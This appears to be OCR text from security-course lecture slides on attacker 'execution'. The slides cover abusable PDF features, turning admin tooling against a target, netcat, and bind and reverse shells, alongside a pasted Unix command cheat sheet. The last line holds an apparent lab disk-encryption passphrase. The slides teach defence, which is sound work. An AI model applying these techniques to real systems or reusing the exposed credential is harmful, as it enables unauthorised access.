
To learn how to create JavaScript scripts, download the JavaScript manuals from the Adobe website. The 'Developing Acrobat Applications Using JavaScript' provides background information and tutorials, while the 'JavaScript for Acrobat API Reference' offers detailed reference information. You can find these and other JavaScript resources on the Adobe website.

Legal Notices | Online Privacy Policy

PDFs :-(


27C3 OMG WTF PDF - Julia Wolf (1/4)
Adobe Acrobat Features
A partial list of current features [cont.]:
Javascript!
SOAP [XML-RPC]
Javascript in PDF can send events to Javascript when run inside a browser
Javascript can write files to local "safe" paths on disk.
Javascript global variable persistence between documents (like a cookie)
5:58 / 14:59
Scroll for details


PDFs :-(



YouTube
Search
27C3 OMG WTF PDF - Julia Wolf (1/4)
Adobe Acrobat Features
A partial list of current features [cont.]:
Different page content between screen and printer (hardcopy) versions [...and also slideshow mode]
Infinite revisions upon all objects in a document, simply by
replacement object at the
of file
Launch arbitrary programs
0:00 / 14:59
27C3 OMG WTF PDF - Julia Wolf (1/4)
HackingCons
1K subscribers
Subscribe
23
Share
Save
5,330 views Jan 3, 2011
OMG WTF PDF
What you didn't know about Acrobat
5:58 / 14:59

Via Automation Tooling

- Leverage own toolchains against target
  - Third-Party administration, monitoring, and deployment tools have pre-existing access
- Examples:
  - System Center Configuration Manager
  - Patch Manager
  - Bamboo
  - Jenkins

Bamboo





Via Command/Scripting Interpreters

- Often called “shells”

Command/Scripting Interpreters Examples

Linux/MacOS

- Unix Shells
- AppleScript


Windows

- PowerShell
- CMD
- VisualBasic

Cross-Platform/Other

- Python
- Javascript
- Embedded/IOT Admin CLI
- Cloud APIs
- Lua

Linux Shells are Linux Shells



Unix/Linux Command Reference

FOSSwire.com

File Commands

- `ls` – directory listing
- `ls -al` – formatted listing with hidden files
- `cd dir` – change directory to *dir*
- `cd` – change to home
- `pwd` – show current directory
- `mkdir dir` – create a directory *dir*
- `rm file` – delete *file*
- `rm -r dir` – delete directory *dir*
- `rm -f file` – force remove *file*
- `rm -rf dir` – force remove directory *dir* *
- `cp file1 file2` – copy *file1* to *file2*
- `cp -r dir1 dir2` – copy *dir1* to *dir2*; create *dir2* if it doesn't exist
- `mv file1 file2` – rename or move *file1* to *file2* if *file2* is an existing directory, moves *file1* into directory *file2*
- `ln -s file link` – create symbolic link *link* to *file*
- `touch file` – create or update *file*
- `cat > file` – places standard input into *file*
- `more file` – output the contents of *file*
- `head file` – output the first 10 lines of *file*
- `tail file` – output the last 10 lines of *file*
- `tail -f file` – output the contents of *file* as it grows, starting with the last 10 lines

Process Management

- `ps` – display your currently active processes
- `top` – display all running processes
- `kill pid` – kill process id *pid*
- `killall proc` – kill all processes named *proc* *
- `bg` – lists stopped or background jobs; resume a stopped job in the background
- `fg` – brings the most recent job to foreground
- `fg n` – brings job *n* to the foreground

File Permissions

`chmod octal file` – change the permissions of *file* to *octal*, which can be found separately for user, group, and world by adding:

- 4 – read (r)
- 2 – write (w)
- 1 – execute (x)

Examples:
`chmod 777` – read, write, execute for all
`chmod 755` – rwx for owner, rx for group and world
For more options, see `man chmod`.

SSH

- `ssh user@host` – connect to *host* as *user*
- `ssh -p port user@host` – connect to *host* on port *port* as *user*
- `ssh-copy-id user@host` – add your key to *host* for *user* to enable a keyed or passwordless login

Searching

- `grep pattern files` – search for *pattern* in *files*
- `grep -r pattern dir` – search recursively for *pattern* in *dir*
- `command | grep pattern` – search for *pattern* in the output of *command*
- `locate file` – find all instances of *file*

System Info

- `date` – show the current date and time
- `cal` – show this month's calendar
- `uptime` – show current uptime
- `w` – display who is online
- `whoami` – who you are logged in as
- `finger user` – display information about *user*
- `uname -a` – show kernel information
- `cat /proc/cpuinfo` – cpu information
- `cat /proc/meminfo` – memory information
- `man command` – show the manual for *command*
- `df` – show disk usage
- `du` – show directory space usage
- `free` – show memory and swap usage
- `whereis app` – show possible locations of *app*
- `which app` – show which *app* will be run by default

Compression

- `tar cf file.tar files` – create a tar named *file.tar* containing *files*
- `tar xf file.tar` – extract the files from *file.tar*
- `tar czf file.tar.gz files` – create a tar with Gzip compression
- `tar xzf file.tar.gz` – extract a tar using Gzip
- `tar cjf file.tar.bz2` – create a tar with Bzip2 compression
- `tar xjf file.tar.bz2` – extract a tar using Bzip2
- `gzip file` – compresses *file* and renames it to *file.gz*
- `gzip -d file.gz` – decompresses *file.gz* back to *file*

Network

- `ping host` – ping *host* and output results
- `whois domain` – get whois information for *domain*
- `dig domain` – get DNS information for *domain*
- `dig -x host` – reverse lookup *host*
- `wget file` – download *file*
- `wget -c file` – continue a stopped download

Installation

Install from source:

```
./configure
make
make install
```

- `dpkg -i pkg.deb` – install a package (Debian)
- `rpm -Uvh pkg.rpm` – install a package (RPM)

Shortcuts

- `Ctrl+C` – halts the current command
- `Ctrl+Z` – stops the current command, resume with `fg` in the foreground or `bg` in the background
- `Ctrl+D` – log out of current session, similar to `exit`
- `Ctrl+W` – erases one word in the current line
- `Ctrl+U` – erases the whole line
- `Ctrl+R` – type to bring up a recent command
- `!!` - repeats the last command
- `exit` – log out of current session

* use with extreme caution.

- C Shell (csh)
  - No relation to language
- Bourne Shell (sh)
- Bourne Again Shell (bash)
- Z Shell (zsh)

Via Command/Scripting Interpreters

- Often called “shells”
- Usually interact with via network connection either intended or not

NetCat

- Raw TCP/UDP socket application
- Almost universal w/ default installs of Linux OSes


- Assorted versions/names/commands
  - netcat, nc, ncat, etc.
- Some extended versions w/ extra features
  - EX: socat

Via Command/Scripting Interpreters

- Often called “shells”
- Usually interact with via network connection either intended or not
- Direct: SSH


Via Command/Scripting Interpreters

- Often called “shells”
- Usually interact with via network connection either intended or not
- Direct Shell: SSH
- Forward/Bind Shell



Via Command/Scripting Interpreters

- Often called “shells”
- Usually interact with via network connection either intended or not
- Direct Shell: SSH
- Forward/Bind Shell
- Reverse/ “Callback” Shell




Threats and Countermeasures

Lecture 05: Execution


COMP-5830/-6830
Spring 2025

Today: tc-vm-04_rc08




Disk Crypto: bPCFDFiX32nt9zSTiWonZRsm

